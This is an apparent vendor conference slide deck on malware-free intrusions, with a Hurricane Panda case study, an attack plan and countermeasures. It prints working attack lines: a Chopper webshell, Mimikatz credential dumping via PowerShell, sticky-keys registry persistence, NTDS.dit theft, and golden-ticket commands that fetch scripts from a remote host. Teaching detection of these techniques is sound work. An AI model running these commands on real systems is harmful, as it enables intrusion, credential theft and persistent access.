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HACKING EXPOSED: BEYOND THE MALWARE

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
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Challenge today's security thinking



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
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AGENDA:

- ◆ Rise of Malware-Free Intrusions
- ◆ Tradecraft
- ◆ Case Studies
- ◆ Deterrence
- ◆ The Setup & Attack Plan
- ◆ Demo
- ◆ Countermeasures

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RISE IN MALWARE - FREE INTRUSIONS



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INSIDER CHALLENGE

Insiders pose most difficult problem for security industry

- ◆ Legitimate access and authorization
- ◆ Knowledge of network & data
- ◆ Administrator access is rarely monitored closely
- ◆ Admin privileges are the keys to the kingdom



EXTERNAL ADVERSARY TRENDS

60%*

*Verizon Breach Report 2013

GOAL: BECOME AN INSIDER

- ◆ Blend in and decrease chance of discovery
- ◆ Malware is noisy
- ◆ Limit suspicious external network traffic
- ◆ Use tools already on the system
 - ◆ No malware
 - ◆ No C2
 - ◆ No file-based artifacts

THEY WANT TO BE YOU!



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TRADECRAFT



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Malware-FREE intrusions

Webshells are the bomb

WEBSHELLS:

- Remote access to a system using a web browser
- Can be ASP or PHP or any other web scripting language

Simple Code:

```
<%@ Page Language="Jscript"%><%eval(Request.Item[ "password" ], "unsafe");%>
```

Complex Code:

Greater than 1200 lines of C# code



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Chopper webshell:

```
<%@Page Language="Jscript"%><%eval(Request.Item["password"], "unsafe");%>
```



SECURITY CHALLENGE:

DETECTING & STOPPING A **72 BYTE** BACKDOOR WRITTEN
TO A WEB SERVER USING AN ARBITRARY FILE WRITE



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Windows Kernel PrivEsc in Powershell:

```
powershell -executionPolicy Bypass -Command ". .\PrivEsc.ps1; RunPrivEsc payload.bat"
```



SECURITY CHALLENGE:
**DETECTING A POWERSHELL SCRIPT THAT IS EXECUTING A
0-DAY WINDOWS KERNEL PRIVESC**

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Using PowerShell to extract credentials in memory:

```
powershell -windowstyle hidden -ExecutionPolicy Bypass -EncodedCommand "<http://REDACTED>"; Invoke-Mimikatz -DumpCreds > C:\Users\va.exe dAAgAE4AZQB0AC4AVwB1AGIAQwBsAGkAZQBuAHQAKQAuAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoACcAaAB0AHQAcAA6AC8ALwBpAHMALgBnAGQALwBvAGUAbwBGAHUASQAnACKAOwAgAEkAbgB2AG8AwB1AC0ATQBpAG0AaQBrAGEAdAB6ACAALQBEAHUAbQBwAEMAcgB1AGQAcwAiACAAPgAgAEMAoGBCAHUAcwB1AHIAcwBcAGEALgB0AHgAdAANAAoAIAAgACAAIAANAAoA
```



SECURITY CHALLENGE: DETECTING POWERSHELL-BASED CREDENTIAL THEFT TECHNIQUES



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Registry command for the debugger hack (if done locally):

```
reg.exe add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\osk.exe" /v "Debugger" /t REG_SZ /d "cmd.exe" /f
```

Registry command for the debugger hack (if done remotely using WMI):

```
wmic /user:<REDACTED> /password:<REDACTED> /node:<REDACTED> process call create "C:\Windows\system32\reg.exe add \"HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\osk.exe\" /v \"Debugger\" /t REG_SZ /d \"cmd.exe\" /f"
```



SECURITY CHALLENGE:
**DETECTING PERSISTENCE THAT DOESN'T RELY ON A
BINARY EXECUTABLE**



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Steal Kerberos user hash and Install Golden Ticket:

```
vssadmin create shadow /for=c:  
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\NTDS.dit c:\  
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM c:\  
  
powershell "IEX (New-Object Net.WebClient).DownloadString('http://REDACTED'); Set-Variable -name cmd -value  
' ""kerberos::golden /admin:REDACTED /domain:REDACTED /sid:REDACTED /krbtgt:REDACTED /ticket:my.ticket\"'; Invoke-Mimikatz  
-Command $cmd"  
powershell "IEX (New-Object Net.WebClient).DownloadString('http://REDACTED'); Set-Variable -name cmd -value  
' ""kerberos::ptt my.ticket\"'; Invoke-Mimikatz -Command $cmd"  
  
wmic /authority:"kerberos:REDACTED" /node:REDACTED process call create 'cmd.exe /c powershell.exe -command "Add-  
ADGroupMember \"Organization Management\" REDACTED"
```



SECURITY CHALLENGE:

DETECTING ON-GOING ADVERSARY ACCESS TO THE
ENVIRONMENT EVEN AFTER A FULL PASSWORD RESET

POWERSHELL SCRIPTS ARE THE NEW MALWARE

THEY BYPASS WHITELISTING, AV, IOC DETECTION
AND MATH...



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CASE STUDIES



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COMPROMISE AT A LARGE SOPHISTICATED COMPANY



- ◆ **Problem:** Advanced adversary keeps returning and can't be stopped
 - ◆ **Existing Tools:** Proxies, Network & Endpoint Forensics, IOC Scanners
 - ◆ **Challenge:** Find and block C2
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- ◆ **Fail:** No malware or C2
- ◆ **Tradecraft:**
 - ◆ Stolen creds & two-factor seeds
 - ◆ Persistent Access via VPN



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WHO IS HURRICANE PANDA?



Operational Window: Mid 2013 – Present

Targeting: Telecommunications & Technology

Objectives: Recon, Lateral Movement, IP Theft

Locations: United States, Japan

Tools: Chopper Webshell, Windows PrivEsc 0-Day

Capabilities:

Zero-day exploit development

Remote Access Tools: Use of malware and webshells for remote access

Escalation: Privileges and lateral movement with credential dumping tools

Exfil: Usage of FTP to send data out of an organization



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U.S. firm CrowdStrike claims success in deterring Chinese hackers

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(Reuters) - U.S. cybersecurity firm CrowdStrike Inc said Monday it had successfully prevented a Chinese hacker group from targeting a U.S. technology firm for the first time, offering promise for other companies facing cyber attacks.

Dmitri Alperovitch, co-founder and chief technology officer of CrowdStrike, told Reuters his company had observed a China-based hacker group called Hurricane Panda halt its attacks on a U.S. Internet technology firm in January, after the hackers detected CrowdStrike's presence on the company's networks.

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SETUP & ATTACK PLAN





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ATTACK OVERVIEW




- (6) Deploy Sticky Keys regkeys on DC
- (7) RDP into DC
- (8) Use Volume Shadow Copy to steal NTDS.dit file
- (9) Extract Kerberos user hash offline
- (10) Generate and insert Kerberos Golden Ticket

- (11) Add additional privileges to our user account
- (12) Steal Exchange mailbox via powershell
- (13) Exfiltrate mailbox via webshell

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COUNTERMEASURES



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Indicators of attack

VS. INDICATORS OF COMPROMISE

IOCs

Malware, Signatures,
Exploits,
Vulnerabilities,
IP Addresses

REACTIVE INDICATORS OF
COMPROMISE
VS
PROACTIVE INDICATORS OF
ATTACK

IOAs

Code Execution,
Persistence, Stealth,
Command &
Control, Lateral
Movement



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FREE TOOL RELEASE

- ◆ CrowdResponse by CrowdStrike's Robin Keir
- ◆ Sticky Keys Module
- ◆ Demo
- ◆ Get it now at <http://blog.crowdstrike.com/>

GOOD DEFENSE PRACTICES

- ◆ Kerberos Golden Ticket Check (Microsoft powershell script)
<https://gallery.technet.microsoft.com/scriptcenter/Kerberos-Golden-Ticket-b4814285>
- ◆ Only allow signed Powershell scripts to execute:
 - ◆ Set-ExecutionPolicy AllSigned
- ◆ Disable Reflection/Invocation in Powershell:
 - ◆ Restricted Language

CROWDSTRIKE FALCON PLATFORM NEXT-GENERATION ENDPOINT PROTECTION

- ◆ Immediately detect adversary activity and confidently protect your organization from advanced malware and targeted attacks
- ◆ Industry's first true SaaS next-generation platform – delivering the fastest and most effective detection and prevention of known and unknown threats

KEEP ADVERSARIES OFF OF YOUR ENDPOINTS AND OUT OF YOUR NETWORK

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